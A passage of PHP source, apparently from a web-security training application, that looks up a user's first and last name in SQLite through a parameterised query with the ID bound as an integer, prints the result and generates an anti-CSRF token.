$stmt = $sqlite_db_connection->prepare('SELECT first_name, last_name
FROM users WHERE user_id = :id LIMIT 1;');
$stmt->bindValue(':id',$id,SQLITE3_INTEGER);
$result = $stmt->execute();
$result->finalize();
if ($result !== false) {
    // There is no way to get the number of rows returned
    // This checks the number of columns (not rows) just
    // as a precaution, but it won't stop someone dumping
    // multiple rows and viewing them one at a time.

    $num_columns = $result->numColumns();
    if ($num_columns == 2) {
        $row = $result->fetchArray();

        // Get values
        $first = $row[ 'first_name' ];
        $last  = $row[ 'last_name' ];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
    }
}

break;
}
}
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```



